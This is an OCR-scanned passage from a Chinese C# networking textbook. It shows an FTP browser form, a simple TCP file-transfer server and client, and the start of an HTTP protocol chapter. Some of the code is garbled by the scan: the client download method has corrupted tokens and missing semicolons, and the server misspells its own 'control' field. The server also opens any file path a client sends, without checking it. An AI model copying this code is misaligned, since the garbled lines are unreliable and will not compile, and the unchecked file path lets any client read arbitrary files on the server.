


图 4.24

该控件的常用属性如下。

- ActivateActiveXControls 属性：确定是否自动使用 ActiveX 控件，有 True 和 False 两种选择；
- AllowDrop 属性：是否接受拖放通知，有 True 和 False 两种选择；
- Appearance 属性：外观模式，有平面和立体两种选择；
- BrowseMode 属性：确定是否处于浏览模式，True 则可以响应网页上的超链接浏览其他网页，False 相反；
- Dock 属性：对齐方式，有六种选择。
- Scrollbars 属性：确定是否显示滚动条；
- ShowBorders 属性：确定是否显示边界；
- Visible 属性：确定该控件是否可见。

4.3.2　FTP 浏览器开发

（1）界面设计

如图 4.25 所示，在窗体上拖放一个 ComboBox 控件、三个 Button 控件、一个 AxDHTMLEdit 控件。各控件属性如表 4-1 所示。




图 4.25

表 4-1

控件	属性	值
comboBox1	Text	ftp://localhost/
button1	Text	后退
button2	Text	前进
button3	Text	进入
AxDHTMLEdit1	ActivateActiveXControls	True
	AllowDrop	True
	Appearance	DEAPPEARANCE_3D

（续表）

控件	属性	值
	BrowseMode	True
	Dock	Bottom
	Scrollbars	True
	ShowBorders	True
	ShowDetails	True

（2）添加私有成员

```
private int i=0;
private int j=1;
private string[] str;
private string[] str1;
```

（3）“进入”按钮的 Click 事件的代码

```
    private void button3_Click(object sender, System.EventArgs e)
        {       str1[0]=null;
                int n=1;
                str1[j]=comboBox1.Text;
        for(int k=0;k<j;k++)
        {
            if(str1[j]==str1[k])
            {
                n=0;
            }

           // MessageBox.Show(n.ToString());

        }
if(n==1)
{

    comboBox1.Items.Add(comboBox1.Text);
    j++;
}

axDHTMLEdit1.LoadURL(comboBox1.Text);
i++;
str[i]=comboBox1.Text;
```

```
        //MessageBox.Show(i.ToString());

            }
```

（4）“后退”按钮的 Click 事件的代码

```
  private void button1_Click(object sender, System.EventArgs e)
    { button2.Enabled=true;

      try
      {

          axDHTMLEdit1.LoadURL(str[i-1]);
          i=i-1;

    }//try

      catch{button1.Enabled=false;}
    }
```

（5）“前进”按钮的 Click 事件的代码

```
  private void button2_Click(object sender, System.EventArgs e)
    {   button1.Enabled=true;

      try
      {

          axDHTMLEdit1.LoadURL(str[i+1]);
          i=i+1;

      }//try

      catch{button2.Enabled=false;}
    }
```

（6）演示

编译并执行程序，在“comboBox1”的文本框内输入适当的站点地址，单击“进入”即可打开网页，如图 4.26 所示。




图 4.26

单击“红色警戒 2 官方地图编辑器. exe”，即可开始下载文件，如图 4.27 所示。




图 4.27

4.4 文件传输系统开发

开发一个文件传输系统服务器和客户端的具体做法是：服务器首先进行 TCP 监听，当有客户端连接请求时，将文件目录发送过去，客户端选择文件后，服务器构造一个文件流读取指定文件，然后将文件流赋给网络流发送到客户端，客户端接到网络流后，转化为文件流存放到文件。实际上，本节只是演示了文件传输系统的开发方法，并没有遵循繁琐的 FTP 协议规范。有兴趣的读者，可参考本节的开发思想，在遵循 FTP 规范的基础上，开发出标准的 FTP 系统来。具体做法是：用 TCP 协议开发 FTP 客户端，该客户端发送符合 FTP 规范的命令语句；再用 TCP 协议开发 FTP 服务器，服务器接收到客户端的 FTP 命令语句时，按照客户端的要求进行服务并作出符合 FTP 规范的应答。

本节程序具体开发思想是：服务端首先监听端口，等待客户端的连接请求，一旦连接成功，即把可供客户端下载的文件名称发给客户端，客户端接受到文件名称后，选择要下载的文件，并发给服务器。服务器根据客户端发送的文件名，选择指定的文件读取文件流，并把文件流内容赋值给网络流发送到客户端，客户端将接受到的网络流赋值给文件流，并保存到文件。当服务端文件传输完毕时，发送“<EOF>”给客户端，客户端接受到“<EOF>”时，知道文件已经传输完毕，则关闭文件流。到此为止，一个文件已成功下载。要下载多个文件，可重复上述过程。其实上述过程本身就可称作是一个简单的文件传输协议。有兴

趣的读者，可参考本节内容，开发出具有自己特色的协议来，当然一定要简单易用。

4.4.1　文件传输服务器开发

（1）界面设计

如图 4.27 所示，在窗体上拖放三个 Label 控件、一个 TextBox 控件、三个 Button 控件、两个 RichTextBox 控件、一个 StatusBar 控件。各控件属性如表 4-2 所示。

表 4-2

控件	属性	值
label1	Text	监听端口：
label2	Text	文件列表：
label3	Text	客户信息：
button1	Text	开始服务
button2	Text	关闭服务
Button3	Text	退出程序
richTextBox1	Text	清空
richTextBox2	Text	清空
textBox1	Text	清空
StatusBar1	Text	清空
	Panels	StatusBarPanel1
	ShowPanels	True

（2）添加引用

```
using System.Net;
using System.Net.Sockets;
using System.Threading;
using System.IO;
```




图 4.27

（3）添加私有成员

```
private bool cintrol=false;
private int port;//新加的
private Socket sock;//新加的
private int number;//新加的
private int i;//新加的
private int j;//新加的
private TcpListener listener;//新加的
private FileStream filestream;//新加的
```

（4）修改 Form1 构造方法

打开代码窗口，找到如下代码：

```
        public Form1()
        {
            //
            // Required for Windows Form Designer support
            //
            InitializeComponent();
```

在上述代码下面添加如系代码：

```
        string[] str=new string[1024];
            //获取"e:\\FTP 虚拟目录"下的文件名
for(int i=0;i<Directory.GetFiles("e:\\FTP 虚拟目录").Length;i++)
            {
                str[i]=Directory.GetFiles("e:\\FTP 虚拟目录")[i];
                //写进 richTextBox1
richTextBox1.AppendText(str[i]+"\r\n");
            }
```

（5）“开始服务”按钮的 Click 事件代码

```
    private void button1_Click(object sender, System.EventArgs e)
        {
            try
            {
                port =Int32.Parse(textBox1.Text);
            }
            catch{MessageBox.Show("您输入的格式不对！请输入正整数。");}

            try
            {
                listener=new TcpListener(port);
                listener.Start();
```

```
                statusBarPanel1.Text="开始监听.....";

                Thread thread=new Thread(new ThreadStart(receive));
                    thread.Start();

            }
            catch(Exception ee){MessageBox.Show(ee.Message);}
        }
```

（6）Receive()方法代码

```
    private void receive()
        {
            sock=listener.AcceptSocket();
            if(sock.Connected)
            {
                statusBarPanel1.Text="与客户建立连接";
                string str=richTextBox1.Text;
                byte[]   bytee=System.Text.Encoding.BigEndianUnicode.Get-
Bytes(str.ToCharArray());
                sock.Send(bytee,bytee.Length,0);
                //接受信息+++++
                while(!control)
                {   NetworkStream stream=new NetworkStream(sock);
                    byte[] by=new Byte[1024];
                    int i=sock.Receive(by,by.Length,0);
                    string  ss=System.Text.Encoding.BigEndianUnicode.Get-
String(by);

                    richTextBox2.AppendText(ss);
                    j=richTextBox2.Lines.Length;
                    //如果接收到两行信息
                    if(j>=2)
                    {//如果不是“@@@@@@”
                        if(richTextBox2.Lines[j-2].ToString()!="@@@@@@")
                        {
                    //MessageBox.Show(richTextBox2.Lines[j-2].ToString());
    //构造新的文件流
    filestream=new    FileStream(richTextBox2.Lines[j-2].ToString(),FileMode.
Open,FileAccess.Read);
```

```
                    //定义缓冲区
                        byte[] bb=new byte[1024];
            //循环读文件
                    while((number=filestream.Read(bb,0,1024))!=0)
                        {//向客户端发送流
                            stream.Write(bb,0,number);
                            //刷新流
    stream.Flush();
                        }
                //文件发送完后，发送“<EOF>”，告诉客户文件传输完毕。
                        string st="<EOF>";
                        byte[]  byt=new byte[1024];
                            byt=System.Text.Encoding.ASCII.GetBytes
(st.ToCharArray());
                        sock.Send(byt,byt.Length,0);

                    //MessageBox.Show("传输完毕!");

                    filestream.Close();
                }//对应于 if(richTextBox2.Lines[j-2].ToString()!=”@@@@@@”)
的“{”

        else if(richTextBox2.Lines[j-2].ToString()=="@@@@@@")
                    {
                        control=true;
                    }
    }//对应于 if(j==2)的“{”
            }//对应于 while(!control)的“{”

    }//对应于 if(sock.Connected)的“{”
    }//对应于 private void receive()的“{”
```

(7)“关闭服务”按钮的 Click 事件代码

```
    private void button2_Click(object sender, System.EventArgs e)
        {
                try
         {  control=true;
             listener.Stop();
             statusBarPanel1.Text="停止监听";
         }
```

```
            catch{MessageBox.Show("监听还未开始，关闭无效。");}

        }
```

（8）“退出服务”按钮的 Click 事件代码

```
    private void button3_Click(object sender, System.EventArgs e)
        {
            Application.Exit();

    }
```

4.4.2　文件传输客户端开发

（1）界面设计

如图 4.28 所示，在窗体上拖放五个 Label 控件、三个 TextBox 控件、三个 Button 控件、一个 GroupBox 控件、一个 RichTextBox 控件、一个 StatusBar 控件，一个 ComboBox 控件。各控件属性如表 4-3 所示。

表 4-3

控件	属性	值
GroupBox1 控件	Text	服务器（名称与 IP 地址任输其一）
label1	Text	服务器名称：
label2	Text	服务器 IP 地址：
label3	Text	端口：
label4	Text	服务器文件列表：
label5	Text	选择下载文件：
Button1	Text	连接
Button2	Text	下载
Button3	Text	关闭连接
richTextBox1	Text	清空
ComboBox	Text	清空
textBox1	Text	清空
textbox2	Text	清空
textbox3	Text	清空
statusBar1	Text	清空
	Panels	statusBarPanel1
	ShowPanels	True

（2）添加引用

```
using System.Net;
using System.Net.Sockets;
using System.IO;
using System.Threading;
```




图 4.28

（3）添加私有成员

```
private bool control=false;
private TcpClient client;//新加的
private int i;//新加的
private NetworkStream netStream;//新加的
private FileStream filestream=null;//新加的
private Stream stream =null;//新加的
```

（4）“连接”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
        {   int port=0;
            IPAddress myIP=IPAddress.Parse("127.0.0.1");
            try
            {
                myIP=IPAddress.Parse(textBox3.Text);}
            catch{MessageBox.Show("您输入的 IP 地址格式不正确！");}
            client =new TcpClient();
            try{
            port=Int32.Parse(textBox2.Text);
            }
            catch{MessageBox.Show("请输入整数。");}
            try
            {
```

```
                    if(textBox1.Text!=""&&textBox3.Text=="")
                {
                    client.Connect(textBox1.Text,port);
                    statusBarPanel1.Text="与服务器建立连接";
                    //获取网络流
                    netStream=client.GetStream();
                        byte[] bb=new byte[6400];
                    //读数据（服务器文件名）
                        i=netStream.Read(bb,0,6400);
                        string  ss=System.Text.Encoding.BigEndianUnicode.
GetString(bb);
            //写进 richTextBox1
            richTextBox1.AppendText(ss);
                        int j=richTextBox1.Lines.Length;

                        for(int k=0;k<j-1;k++)
                        {
                     //将 richTextBox1 的每行文件名写进 comboBox1
                    comboBox1.Items.Add(richTextBox1.Lines[k]);
                        }
                        comboBox1.Text=comboBox1.Items[0].ToString();

                }
            //下面一个 if(){}和上面 if(){}道理相同
                    if(textBox3.Text!=""&&textBox1.Text==""){
                        client.Connect(myIP,port);
                        statusBarPanel1.Text="与服务器建立连接";
                        netStream=client.GetStream();

                        byte[] bb=new byte[6400];

                        int i=netStream.Read(bb,0,6400);
                        string  ss=System.Text.Encoding.BigEndianUnicode.
GetString(bb);
                        richTextBox1.AppendText(ss);
                    int j=richTextBox1.Lines.Length;

                    for(int k=0;k<j-1;k++)
                    {
```

```
                    comboBox1.Items.Add(richTextBox1.Lines[k]);

                }
                comboBox1.Text=comboBox1.Items[0].ToString();

            }

        //下面一个 if(){}和上面 if(){}道理相同
            if(textBox3.Text!=""&&textBox1.Text!=""){
                client.Connect(myIP,port);
                statusBarPanel1.Text="与服务器建立连接";
                netStream=client.GetStream();

                byte[] bb=new byte[6400];

                int i=netStream.Read(bb,0,6400);
                string  ss=System.Text.Encoding.BigEndianUnicode.Get-
String(bb);
                richTextBox1.AppendText(ss);
                int j=richTextBox1.Lines.Length;

                for(int k=0;k<j-1;k++)
                {
                    comboBox1.Items.Add(richTextBox1.Lines[k]);

                }
                comboBox1.Text=comboBox1.Items[0].ToString();

            }

        }
        catch(Exception ee){MessageBox.Show(ee.Message);}

    }
```

（5）“下载”按钮的 Click 事件代码

```
private void button3_Click(object sender, System.EventArgs e)
    {
        control=false;
            if(saveFileDialog1.ShowDialog()==DialogResult.OK)
```

```
                {   //构造新的文件流
                    filestream=new  FileStream(saveFileDialog1.FileName,File-
Mode.OpenOrCreate,FileAccess.Write);
                //获取服务器网络流
                netStream=client.GetStream();
                string down=comboBox1.Text+"\r\n";
                byte[]      by=System.Text.Encoding.BigEndianUnicode.GetBytes
(down.ToCharArray());
                //向服务器发送要下载的文件名
                netStream.Write(by,0,by.Length);
                //刷新流
                netStream.Flush();
                //启动接收文件的线程
                Thread thread=new Thread(new ThreadStart(download));
                thread.Start();
                        }//  对  应  if(saveFileDialog1.ShowDialog()==Dialog-
Result.OK)

            }
```

（6）download（）方法的代码

```
//下面代码用于接受服务器传来的流（要下载的文件）
    private void download()
        {

           Stream stream =null;

            //下行为实例“stream ”赋值，获取网络流

            stream-client.Get.Stream();

            int length=1024;
            //下行构造字组
            byte[] bye-new byte[1024];
            int tt=stream.read(bye,0,length)
            //下行循环读取网络流并写进文件
            while(tt>0)
            {   //读取服务器流
                string sss=System.Text.Encoding.ASCII.GetString(bye);
            int x=sss.Index of("<EOF>")
```

```
//如果不是结束符，写文件
    it(x==-1)
    {   //写进文件
        filestream.Write(bye,0,tt);
        filestream.Flush();
        statusBarPanel1.Text="正在下载文件";
    }
    else{filestream.write(bye,0,x)
         filestream.Flush();
        break;
    }

}//对用于 while(tt>0)的“ {”

filestream.Close();

 MessageBox.Show("下载完毕！ ");
 statusBarPanel1.Text="文件下载完毕";
            }
```

(7) “关闭连接”按钮的 Click 事件代码

```
    private void button2_Click(object sender, System.EventArgs e)
        {
            try
            {
            netStream=client.GetStream();
            string clo="@@@@@@"+"\r\n";
            byte[]      by=System.Text.Encoding.BigEndianUnicode.GetBytes
(clo.ToCharArray());
            netStream.Write(by,0,by.Length);
            netStream.Flush();
                client.Close();
                statusBarPanel1.Text="与服务器断开连接";
            }
            catch{}

        }
```

(8) 演示

① 运行服务端，在“监听端口”文本框里输入适当的端口号，然后单击“开始服务”

监听端口，等待客户端连接请求。

② 运行客户端程序，输入服务器名称和端口号，然后单击“连接”按钮建立连接。图 4.29 是服务器运行情况。




图 4.29




图 4.30

图 4.30 是客户端运行情况。

③ 在 comboBox1 内选择适当的文件，然后单击“下载”按钮即可下载。图 4.31 是笔者连续传输的几个文件。

疑难解答：

问：为什么连续传输多个可执行文件时，客户端不显示“下载完毕”？

答：因为网络流未关闭，关闭网络流时，自然解决这个问题。这个问题不影响文件传输，结果不会出错。有兴趣的读者可以使该程序进一步完善起来。




图 4.31

4.5　本章小结

本章首先简要介绍了 FTP 协议规范，又用控件开发了一个 FTP 客户端，最后又用网络流和文件流开发了一个文件传输服务器和客户端。

第五章　Visual C# HTTP 协议编程

HTTP 是 Hypertext Transfer Protocol 的缩写，意为：超文本传输协议。HTTP 是应用层协议，主要用于分布式超媒体信息系统。HTTP 是通用的、无状态的，其系统的建设与传输的数据无关。HTTP 也是面向对象的协议，可用于各种任务，在 Visual C#网络编程中使用的非常广泛。在 Internet 中，HTTP 往往建设在 TCP/IP 之上，其默认端口为 80，但 HTTP 协议对其底层的协议并没有限制。

5.1　HTTP 协议简介

5.1.1　HTTP 协议简介

HTTP 协议是一个应用层协议，通俗的说，就是一个应用程序。它是一个灵活的、快速的、适用于分布式的超媒体信息共享系统的协议。自从 1990 年以来，它已成为一个万维网常用的协议。在实际应用中，HTTP 提供了一系列方法，用于取回、搜索、更新、注释等功能。它构建于统一资源标识符（Uniform Resource Identifier ）之上，用于指明资源的位置和方法的应用。HTTP 协议也是用于用户与其他 Internet 协议通信的一般协议，比如 SMTP，NNTP，FTP，Gopher 和 WAIS 等。HTTP 协议基本术语如下。

- 连接（connection）：为了通信的目的建立在应用程序之间的传输层的虚拟电路；
- 通知（message）：HTTP 通信的基本单元，由八位字节序列组成；
- 请求（request）：一个 HTTP 请求通知；
- 响应（response）：一个 HTTP 响应通知；
- 资源（resource）：能被 URI 识别的网络数据或服务；
- 实体（entity）：数据资源或服务器响应的特殊代表或翻译（解释），它可能被封装在请求或响应的通知里，它由头和内容组成；
- 客户（client）：为了发送请求而建立在连接之上的应用程序；
- 客户代理（user agent），发送请求的客户，大多是浏览器、编辑器以及其他应用程序（工具）；
- 服务器（server）：接收请求的连接并向请求作出响应的应用程序；
- 发端服务器（origin server）：存在或即将在上面创建特定资源的服务器；
- 代理（proxy）：为了其他客户的利益而作出请求的既扮演服务器又扮演客户端角色的中间程序；
- 网关（gateway）：为其他服务器扮演中间角色的服务器；
- 通道（tunnel）：为两个连接充当隐蔽继电器角色的中间程序；
- 高速缓冲（cache）：一个程序的响应通知和处理这些通知的本地存储器；

HTTP 的基本操作是请求 / 响应模式的，一个客户端与服务器建立连接，并向服务器

发送一个请求，请求里包括方法、URI、和协议版本，紧跟着是一个 MIME 通知，该通知包含请求修饰符、客户信息以及其他内容。服务器作出响应，响应里包括协议版本、成功或错误的代码，紧跟着是一个包含服务器信息、实体信息以及其他内容的 MIME 通知；

5.1.2 HTTP 基本语法

1. HTTP 参数

- **HTTP 版本**

```
HTTP版本    = "HTTP" "/" 1*DIGIT "." 1*DIGIT
```

- **HTTP URI（统一资源标识符）**

```
URI      = ( absoluteURI | relativeURI ) [ "#" fragment ]
absoluteURI    = scheme ":" *( uchar | reserved )
relativeURI    = net_path | abs_path | rel_path
net_path       = "//" net_loc [ abs_path ]
abs_path       = "/" rel_path
rel_path       = [ path ] [ ";" params ] [ "?" query ]
path           = fsegment *( "/" segment )
fsegment       = 1*pchar
segment        = *pchar
params         = param *( ";" param )
param          = *( pchar | "/" )
scheme         = 1*( ALPHA | DIGIT | "+" | "-" | "." )
